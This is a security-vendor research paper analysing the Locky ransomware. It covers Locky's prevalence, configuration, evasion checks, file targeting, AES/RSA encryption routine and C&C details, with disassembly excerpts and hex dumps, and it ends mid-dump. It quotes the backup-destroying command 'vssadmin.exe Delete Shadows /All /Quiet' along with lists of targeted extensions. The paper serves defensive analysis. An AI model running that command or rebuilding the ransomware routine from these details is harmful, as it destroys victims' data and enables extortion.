

LOCKY STRIKE: SMOKING THE LOCKY RANSOMWARE CODE

Floser Bacurio, Rommel Joven & Roland Dela Paz
Fortinet, Singapore

Email {fbacurio, rjoven, rdelapaz}@fortinet.com

ABSTRACT

In late January this year, an unknown TOR onion-based ransomware payment page surfaced. The new deep website didn't attract much attention; it was probably 'just another' script kiddie trying to get into the ransomware business. However, the third week of February saw a massive ransomware campaign that landed on at least 90,000 PCs per day [1] around the world – one that pointed users to the exact same TOR onion site in order to pay a ransom. The ransomware's name was 'Locky'.

At that point, not only did it become apparent that Locky was the work of experienced cybercriminals, but it was also clear that Locky was a major ransomware threat. In fact, Locky's early variants showed attributes that led us to believe it would become a prominent ransomware family alongside CryptoWall and TeslaCrypt.

In this paper, we will delve into the technical details of the Locky ransomware. We will focus on three technical aspects: its system behaviour, domain generation algorithm (DGA), and C&C communication.

Initially, we will talk about Locky's prevalence in the wild and how it behaves when it lands on a PC. We will then look at its DGA details and how we are able to simulate it in an automated fashion for C&C domain harvesting.

The paper will also explore Locky's obfuscated C&C communications, including its parameters, encryption and decryption. We will demonstrate how we successfully spoofed HTTP requests to the C&C servers in order to force them to respond with certain information, such as targeted countries.

The paper will conclude with some insights into Locky's operation and on how these findings ultimately translate to actionable threat intelligence that can be used to protect users.

1. INTRODUCTION

The Locky ransomware emerged in February this year and quickly [1] became one of the most prevalent pieces of ransomware in the wild. Initially, several users posted on forums seeking help regarding a new ransomware infection that uses the '.locky' extension. Soon after, a massive Locky spam run was observed by the security industry.

Fortinet was the first to publish in-depth technical details of the first version of the malware, in which Locky's Domain Generation Algorithm (DGA) and C&C communication and encryption were discussed [2]. While Locky's code was not complex at the time, it showed attributes that led Fortinet's FortiGuard Lion Team researchers to believe that it would be a

major threat moving forward. FortiGuard Lion Team kept track [3] of the threat, and the prediction turned out to be correct.

This paper will detail the results of the continuous monitoring of Locky. The paper will initially discuss Locky's prevalence in the wild using FortiGuard Intrusion Prevention System (IPS) telemetry. It will then delve into a technical analysis of the latest iteration of Locky's code. The paper will also discuss the timeline of Locky's code and routine updates as well as its C&C encryption and decryption process. Finally, using the technical knowledge acquired in the research, a number of intelligence-gathering approaches will be detailed that can be used in providing protection to users as quickly as possible.

2. PREVALENCE

Locky's prevalence is largely driven by an affiliate program – a program where third-party cybercriminal groups help spread the Locky binary to potential victims for a pay-per-install commission. To keep track of installs from third-party affiliates, Locky binaries have an 'affid' tag embedded in their code. This code is then sent to the Locky C&C via the malware's phone home request.

Table 1 shows a list of affiliate methods that have been observed.

affid	Method
1	Spam email containing an attached JavaScript or MS Word (macro) downloader
3	Spam email containing an attached JavaScript or MS Excel (macro) downloader
5	Spam email containing an attached JavaScript downloader
13	Compromised sites that redirect to Nuclear Exploit Kit
15	Spam email containing an attached JavaScript or HTA downloader

Table 1: Locky affiliates.

Figure 1 shows a screenshot of a spam email containing a piece of JavaScript that downloads Locky.




Figure 1: Spam email related to Locky.

These affiliates appear to be successful in spreading Locky. *FortiGuard Intrusion Prevention System* telemetry shows that Locky was ranked as the eighth most prevalent threat after only three months of operation. The statistics listed in Table 2 are *FortiGuard IPS* logs from 19 February 2016 to 19 May 2016.

Rank	Malware family
1	Andromeda
2	Zeroaccess
3	H-worm
4	Conficker
5	Necurs
6	Sality
7	CryptoWall
8	Locky
9	Ramnit
10	AAEH

Table 2: *FortiGuard* top 10 threats from 19 February 2016 to 19 May 2016.

Within the same timeframe, over 150 million total *FortiGuard IPS* hits from well-known ransomware families were logged.

Locky appeared as the second most prevalent ransomware family, as shown in Figure 2.

Figure 3 shows the daily activity of Locky in three months of operation. In total, *FortiGuard IPS* collected 62,599,466 hits from Locky C&C communication, averaging 687,906.2 hits per day.

The heatmap in Figure 4 shows Locky’s global presence.



Figure 4: Heatmap of Locky infections from 19 February 2016 to 19 May 2016.




Figure 2: Ransomware prevalence from 19 February 2016 to 19 May 2016.




Figure 3: Locky daily activity from 19 February 2016 to 19 May 2016.




Figure 5: Locky behaviour flowchart.

Address	Hex dump	ASCII
00850000	05 00 00 00 0D 23 00 00 1E 00 00 00 00 00 01 2F	Locky Base
00850010	75 73 65 72 69 6E 66 6F 2E 70 68 70 00 00 00 00	Configuration
00850020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	userinfo.php...
00850030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 008
00850040	33 2E 32 31 37 2E 38 2E 31 35 35 2C 39 31 2E 32	3.217.8.155.91.2
00850050	32 36 2E 39 33 2E 31 31 33 2C 33 31 2E 31 38 34	26.93.113.31.184
00850060	2E 31 39 37 2E 31 32 36 00 00 00 00 00 00 00 00	.197.126.....

Figure 6: Locky configuration file.

3. TECHNICAL ANALYSIS

Overview

Table 3 lists the details of the sample used for analysis throughout the report.

MD5	94097c46248a187476908e3ff2cb6e97
SHA1	64917aab4c609fa62587d3f06428b0d94e1406f9
SHA256	8c73b04c6450651388d4605de113b156c39e0f22167b91c07884221a7ef767a7
Compile timestamp	2008-11-15 19:21:27
Size	147,968 bytes
File type	Win32 EXE

Table 3: Details of representative sample.

An overview of Locky’s routine upon executing on a PC is shown in Figure 5.

Configuration

The malware routine begins by decrypting its configuration file and C&C (see Figure 6).

Table 4 shows Locky’s configuration structure.

0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7
Affiliate ID				DGA seed			
Sleep (seconds)		Drop svchost.exe	Autorun	Check Russia	C&C offset		
URI (max length = C&C offset -1)							

Table 4: Locky’s configuration structure.



Figure 7: Locky's anti-memory dump example.




Figure 8: Code snippet for allocating memory, copying itself and zeroing out its own image.




Figure 9: Code to verify if system is using Russian language.

As of the time of writing this paper, we have observed Locky to have used the following URIs for its C&C communication:

- main.php
- submit.php
- userinfo.php
- access.cgi
- /upload/_dispatch.php

Anti-memory dump

Locky employs a known technique for circumventing memory dump that has also been used by other malware families. This prevents an analyst from directly dumping the memory image of the malware while running (see Figure7).

To be able to do this, the malware allocates memory using the file’s SizeOfImage value. This is to ensure there is enough memory allocated in order to successfully copy itself. It then transfers its execution code to the newly allocated memory. After that, it zeroes out the values from its own image memory, starting at the first section and continuing to the end of the allocated memory (Figure 8).

Locky then checks bases from its configuration to determine the user’s language by calling the GetSystemDefaultLangID, GetUserDefaultLangID and GetUserDefaultUILanguage APIs. The malware immediately uninstalls itself if it finds itself running on a Russian-language computer.

Configuration flag(byte)	Value
0	Ignore Russian language
1	Check for Russian language

Table 5: Configuration flags for Russian computers.

Configuration offset +0x0E – check Russian language:

It continues to check its configuration to delay execution. It calls the Sleep API with a duration in seconds depending on the set value. This could be used as a technique to bypass sandbox and black-box testing.

Configuration offset +0x08 – duration of sleep (seconds):

Configuration flag(dword)	Value
0 to 0xFFFFFFFF	Sleep time in seconds

Table 6: Configuration for sleep duration.




Figure 10: Code to execute sleep.

The malware then proceeds to create a unique user ID – a 16-byte-long hexadecimal string created locally:

```
Win_dir = GetWindowsDirectory
Vol_mount_point =
GetVolumeNameForVolumeMountPoint (Win_dir)
GUID = get_GUID (Vol_mount_point)
Hash_md5 = MD5 (GUID)
User_id = Hash_md5.uppercase().substr(0,16)
```

```

00406E7A call get_windir
00406E7F lea ecx, [ebp-64h]
00406E82 push ecx
00406E83 mov [ebp-4], ebx
00406E86 call sub_4073E5
00406E88 pop ecx
00406E8C push 1
00406E8E xor edi, edi
00406E90 call allocate_mem
00406E95 mov dword ptr [ebp-24h], 0Fh
00406E9C mov [ebp-28h], ebx
00406E9F mov [ebp-38h], b1

00406EA2 loc_406EA2:
00406EA2 lea eax, [ebp-64h]
00406EA5 lea ecx, [ebp-84h]
00406EA8 mov byte ptr [ebp-4], 4
00406EAF call to_volume_mount_name
00406EB4 push eax
00406EB5 lea eax, [ebp-38h]
00406EB8 mov byte ptr [ebp-4], 5
00406EBC call to_get_GUID
00406EC1 push 1
00406EC3 xor edi, edi
00406EC5 lea esi, [ebp-84h]
00406EC8 call allocate_mem
00406ED0 push 1
00406ED2 lea eax, [ebp-14h]
00406ED5 push eax
00406ED6 lea eax, [ebp-38h]
00406ED9 push eax
00406EDA mov dword ptr [ebp-4], 3
00406EDC xor eax, eax
00406EE3 mov byte ptr [ebp-14h], 7Bh
00406EE7 call get_length
00406EEC mov esi, eax
00406EEE push 1
00406EF0 lea eax, [ebp-14h]
00406EF3 push eax
00406EF4 lea eax, [ebp-38h]
00406EF7 push eax
00406EF8 xor eax, eax
00406EFA mov byte ptr [ebp-14h], 7Dh
00406EFE call get_length
00406F03 cmp esi, 0FFFFFFFh
00406F06 jz short id_hash_md5
    
```

Figure 11: Unique user ID creation.

It creates a registry subkey where it will store the following encrypted data:

- RSA public key
- Ransom note in text file format
- Ransom note in HTML format
- Infection marker

It then calls the RegQueryValueExA API to get the infection marker in the registry data, decrypts the data and compares it to the string 'YES' (Figure 13).

```

00863692 MOV EAX, DWORD PTR DS:[EAX]
00863694 PUSH ESI
00863695 LEA ECX, DWORD PTR SS:[EBP+0C]
00863698 PUSH ECX
00863699 PUSH ESI
0086369A PUSH 2001F
0086369F PUSH ESI
008636A0 PUSH ESI
008636A1 PUSH ESI
008636A2 PUSH EAX
008636A3 PUSH 80000001
008636A8 CALL, DWORD PTR DS:[873044] ADVAPI32.RegCreateKeyExA
    
```

```

hKey = HKEY_CURRENT_USER
Subkey = "Software\TifeUw83i"
Reserved = 0
Class = NULL
Options = REG_OPTION_NON_VOLATILE
Access = KEY_QUERY_VALUE|KEY_SET_VALUE|KEY_CREATE_SUB_KEY|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20000
pSecurity = NULL
pHandle = 0006FDD8
pDisposition = NULL
    
```

Figure 12: Registry subkey creation.

```

008659C0 MOV ESI, EAX
008659C2 MOV EDI, 875C9C
008659C7 XOR EAX, EAX
008659C9 REPE CMPS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
008659CB POP EDI
008659CC POP ESI

Address Hex dump ASCII
0006FEB4 59 45 53 00 ?F 00 00 00 00 00 00 00 00 E0 FE 06 00 YES.0.....α#.
    
```

Figure 13: Infection verification.

If it finds that the user has already been infected, the malware will immediately uninstall itself. The malware once again checks its configuration to drop and run a copy of itself in the %temp% folder.

Configuration offset +0x0C – if 1, copy self as svchost.exe

Configuration flag(byte)	Value
0	N/A
1	Create and run a copy of itself in %Temp% named as svchost.exe

Table 7: Configuration flag for svchost.exe process.

```

00404DEB loc_404DEB: ; bFailIfExists
00404DEB push 0
00404DEE push ecx ; lpNewFileName
00404DEE push eax ; lpExistingFileName
00404DEF call ds:CopyFileW
00404DF5 test eax, eax
00404DF7 jnz loc_405080

00405080 loc_405080: ; ":Zone.Identifier"
00405080 push offset a2zone_identifie
00405085 lea eax, [ebp-38h]
00405088 push eax ; int
00405089 lea eax, [ebp-54h] ; int
0040508C push eax
0040508D call sub_40575D
00405092 add esp, 0Ch
00405095 cmp dword ptr [eax+14h], 8
00405099 jb

0040509B mov eax, [eax]

004040FD push 1
004040FF xor edi, edi
004040E1 lea esi, [ebp-38h]

0040509D loc_40509D: ; lpFileName
0040509D push eax
0040509E call ds>DeleteFileW
004050A4 xor ebx, ebx
004050A6 inc ebx
004050A7 push ebx
004050A8 xor edi, edi
004050AB lea esi, [ebp-54h]
004050AD call sub_403304
004050B2 sub esp, 1Ch
004050B5 lea eax, [ebp-38h]
004050B8 mov esi, esp
004050BA mov [ebp-14h], esp
004050BD push eax
004050BE call sub_405F19
004050C3 call to_CreateProcess
    
```

Figure 14: Code for creating svchost.exe copy.

File encryption

Locky starts by enumerating the drives in the victim machine by calling the GetDriveType API. It encrypts files on the following:

DriveType
DRIVE_REMOVABLE
DRIVE_FIXED
DRIVE_REMOTE
DRIVE_RAMDISK

Table 8: Drive types affected by Locky.

The malware then creates a thread for each logical drive seen in the victim machine with the targeted drive type. This thread's function is to encrypt the files located at the pushed root directory parameter.

```

00403EA8 ; DWORD _stdcall StartAddress(LPVOID root_dir)
00403EA8 StartAddress proc near
00403EA8
00403EA8 root_dir= dword ptr 4
00403EA8
00403EA8 mov     eax, offset loc_41217D
00403EA8 call   SEH
00403EB2 sub     esp, 1Ch
00403EB5 and     dword ptr [ebp-4], 0
00403EB9 push   ebx
00403EBA push   esi
00403EBB push   edi
00403EBC mov     [ebp-10h], esp
00403EBF push   dword ptr [ebp+8] ; root_dir
00403EC2 lea   esi, [ebp-20h]
00403EC5 call   to_enumerateFiles
00403ECA pop    ecx
00403ECB mov     eax, esi
00403ECD push   eax
00403ECE push   dword ptr [ebp+8] ; root_dir
00403ED1 mov     byte ptr [ebp-4], 1
00403ED5 call   to_fileencryption_dropNote_getreport
    
```

Figure 15: File encryption function.

In the enumeration of files, Locky skip files where the full pathname contains one of the following strings:

- _HELP_instructions.html, _HELP_instructions.bmp,
- _HELP_instructions.txt, _Locky_recover_instructions.bmp,
- _Locky_recover_instructions.txt, tmp, winnt,
- ApplicationData, AppData, ProgramFiles(x86),
- ProgramFiles, temp, thumbs.db, \$Recycle.Bin, System
- VolumeInformation, Boot, Windows

Locky encrypts data and completely changes the filenames, adding the new extension '.locky'. It encrypts files with the following extensions:

- .n64, .m4a, .m4u, .m3u, .mid, .wma, .flv, .3g2, .mkv, .3gp,
- .mp4, .mov, .avi, .asf, .mpeg, .vob, .mpg, .wmv, .fla, .swf,
- .wav, .mp3, .qcow2, .vdi, .vmdk, .vmx, .wallet, .upk, .sav,
- .re4, .ltx, .litesql, .litemod, .lbf, .iwi, .forge, .das, .d3dbsp,
- .bsa, .bik, .asset, .apk, .gpg, .aes, .ARC, .PAQ, .tar, .bz2, .tbk,
- .bak, .tar, .tgz, .gz, .7z, .rar, .zip, .djv, .djvu, .svg, .bmp, .png,
- .gif, .raw, .cgm, .jpeg, .jpg, .tif, .tiff, .NEF, .psd, .cmd, .bat,
- .sh, .class, .jar, .java, .rb, .asp, .cs, .brd, .sch, .dch, .dip, .pl,
- .vbs, .vb, .js, .h, .asm, .pas, .cpp, .c, .php, .ldf, .mdf, .ibd,
- .MYI, .MYD, .frm, .odb, .dbf, .db, .mdb, .sql, .SQLITEDB,
- .SQLITE3, .011, .010, .009, .008, .007, .006, .005, .004,
- .003, .002, .001, .pst, .onetoc2, .asc, .lay6, .lay,
- .ms11(Securitycopy), .ms11, .sldm, .sldx, .ppsm, .ppsx,
- .ppam, .docb, .mml, .sxm, .otg, .odg, .uop, .potx, .potm,

- .pptx, .pptm, .std, .sxd, .pot, .pps, .sti, .sxi, .otp, .odp, .wb2,
- .123, .wks, .wk1, .xltx, .xltm, .xlsx, .xlsm, .xlsb, .slk, .xlw,
- .xlt, .xlm, .xlc, .dif, .stc, .sxc, .ots, .ods, .hwp, .602, .dotm,
- .dotx, .docm, .docx, .DOT, .3dm, .max, .3ds, .xml, .txt, .CSV,
- .uot, .RTF, .pdf, .XLS, .PPT, .stw, .sxw, .ott, .odt, .DOC,
- .pem, .p12, .csr, .crt, .key, .wallet.dat

Once a file to be encrypted is identified, the malware begins preparing the filename that it will be renamed as. The first 16 characters will be the unique ID of the victim and the next 16 characters will be the file ID, with the extension '.locky'.

Unique ID {16 char}	File ID{16 char}
UNICODE dump	
4DF383039AB03953	D81660EB4CADC28D.locky

Figure 16: Generated filename for encrypted file.

Below is a code snippet for generating the file ID:

```

x = [0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F]
length = 16
file_ID = []
while length > 0:
    random_num = CryptGenRandom[4]
    i = random_num mod 0x10
    file_ID += x[i]
    length --
    
```

The malware continues to create a file handle to the file to be encrypted; it then proceeds to call the MoveFileExW API in order to rename the file to the 32-character name (with .locky extension) that was prepared beforehand.

Using the CryptGenRandom API, it generates a random 16-byte value which will serve as the AES-128 key. Locky then uses Intel's Advance Encryption Standard Instruction (AES-NI) opcode aeskeygenassist to generate the AES round keys.

```

00401C62 loc_401C62:
00401C62 movzx  edx, ds:byte_4158E4[ecx]
00401C69 movdqa xmm0, xmm0
00401C6D aeskeygenassist xmm2, xmm0, 0
00401C73 pslldq  xmm1, 4
00401C78 pxor   xmm0, xmm1
00401C7C movdqa xmm1, xmm0
00401C80 pslldq  xmm0, 4
00401C85 pxor   xmm1, xmm0
00401C89 movdqa xmm3, xmm1
00401C8D pslldq  xmm1, 4
00401C92 pshufd  xmm0, xmm2, 0FFh
00401C97 pxor   xmm3, xmm1
00401C9B pxor   xmm3, xmm0
00401C9F movd  xmm0, edx
00401CA3 pshufd  xmm0, xmm0, 0
00401CA8 pxor   xmm0, xmm3
00401CAC movdqa xmmword ptr [eax], xmm0
00401CB0 inc     ecx
00401CB1 add     eax, 10h
00401CB4 cmp     ecx, 0Ah
00401CB7 jb     short loc_401C62
    
```

Figure 17: Locky AES round key generation.

The generated round keys will be used to encrypt targeted files and filenames, calling the opcode aesenc (Figure 18).

After encryption, the generated 16 bytes which served as the AES-128 key, will be encrypted by RSA-2048.

Figure 19 shows the encrypted file layout.

The malware deletes the backups by spawning this process by calling CreateProcessW: vssadmin.exe Delete Shadows /All /Quiet.

```

00401E08 movdqa xmm2, xmmword ptr [eax]
00401E0C aesenc xmm0, xmm2
00401E11 add eax, edx
00401E13 movdqa xmm2, xmmword ptr [eax]
00401E17 aesenc xmm0, xmm2

00401E1C loc_401E1C:
00401E1C add eax, edx
00401E20 movdqa xmm2, xmmword ptr [eax]
00401E24 aesenc xmm0, xmm2
00401E28 add eax, edx
00401E2C movdqa xmm2, xmmword ptr [eax]
00401E30 aesenc xmm0, xmm2
00401E34 add eax, edx
00401E38 movdqa xmm2, xmmword ptr [eax]
00401E3C aesenc xmm0, xmm2
00401E40 add eax, edx
00401E44 movdqa xmm2, xmmword ptr [eax]
00401E48 aesenc xmm0, xmm2
00401E4C add eax, edx
00401E50 movdqa xmm2, xmmword ptr [eax]
00401E54 aesenc xmm0, xmm2
00401E58 movdqa xmm2, xmmword ptr [eax+edx]
00401E5C aesenc xmm0, xmm2
00401E60 movdqa xmm2, xmmword ptr [eax+edx+10h]
00401E64 aesenclast xmm0, xmm2
    
```

Figure 18: Locky AES round key generation via the aesenc and aesenclast instruction.

```

00000002: 21 0D A4 9A FB 88 69 37 32 95 01 88 E0 BD 1B 82 00000000: 00000012: E3 DE A4 D4 65 D6 96 B8 61 4C FF FD 33 04 8A AF 00000022: F9 68 AB 35 C2 AB C3 35 11 EB 92 B4 86 E9 A8 3A 00000032: 40 0B 7B 69 89 4E 1D 13 FE B2 2F CA 57 48 1E 25 00000042: 46 F5 0B 93 F9 6E 32 7D DD 88 CA 43 9E 04 A2 24 00000052: D8 E9 F6 9A 4B 7C 9B E4 CD CD 1C E5 27 75 88 0F 00000062: 66 33 23 5D BB B0 3D 0F 4E D4 78 02 93 96 EF B4 00000072: 92 72 4F 0A 6B DD 1A 2A 46 AD E6 2D AB 27 79 30 00000082: 5E 83 F2 20 15 EB 90 12 DE 66 9B 5D EB 59 FB 6E 00000092: A2 7F 33 AF 28 3B 88 23 11 C2 A5 69 D1 12 06 53 000000A2: C9 15 96 55 7B 5B 49 60 A5 89 11 82 9E 67 65 63 000000B2: 66 03 05 8C 5E 0E 0D D9 A3 1C 6B 94 AC 93 B8 A0 000000C2: 04 40 6D B8 84 09 DC A4 CF B0 A9 6A B2 8D 42 13 000000D2: B9 C5 58 68 3D FA 05 C2 D8 57 FF F7 63 14 FA 8B 000000E2: 0A C4 31 99 C0 95 A2 03 36 2B 48 52 52 74 1F 02 000000F2: E7 10 D0 F1 7D 91 42 56 F8 67 FE CA 4E 2C 4D B3 00000102: B8 06 3E 31 09 97 F1 E1 8A C2 49 EF B3 8D F4 10 00000112: 3F 5B 7F 39 18 8D 0A 1F BE 80 01 F7 32 B0 BE 57 00000122: E7 92 EF BA 28 3F 7A 59 40 AE 2A D8 F7 BD 28 21 00000132: 8C 14 23 B5 53 6D 4E 0A 4F B0 A9 6A B2 8D 42 13 00000142: A7 21 6D B2 E0 A0 19 6B 8C 03 9D 20 6B 2F 64 DC 00000152: 07 06 14 B4 B6 A3 D9 24 A3 9B 8C D6 26 86 38 EA 00000162: 22 F5 CB 3F 2B 5D 1B 24 7E A4 55 0B 5E 3F E2 DC 00000172: F5 C4 B1 81 42 99 96 60 A8 B3 05 9D F4 4B 9F EE 00000182: D4 1B 15 53 05 0F 34 99 41 F9 51 07 86 DA 90 78 00000192: E1 84 9A 3E 5F BC FD CF BA F3 5D D1 93 FE 56 89 00000202: 34 44 46 23 39 33 B0 23 39 41 42 30 33 39 35 33 00000212: 66 35 82 F1 36 10 6A 92 7A C1 66 F3 A4 E0 4D E8 00000222: 3F 98 2F 68 8E 24 F8 DD B1 75 A0 6B E7 24 A4 8B 00000232: 41 79 65 73 1D 8A 06 93 96 37 F6 6D 49 E1 AC FE 00000242: 47 DC 47 62 26 BC 2A 05 83 FE 3A CA 40 2B 2B B5 00000252: 8A 39 99 FD 11 B2 0A 36 29 A9 C5 FF 24 65 43 27 00000262: C7 24 82 D6 33 9E DB C7 5E 1B B7 7E EF 1D 47 F0 00000272: 3F F0 DB 36 9F A6 A0 27 39 3F 7D 47 66 F7 35 B9 00000282: 06 7F 78 69 6D CE 95 25 64 D7 9F 4C A9 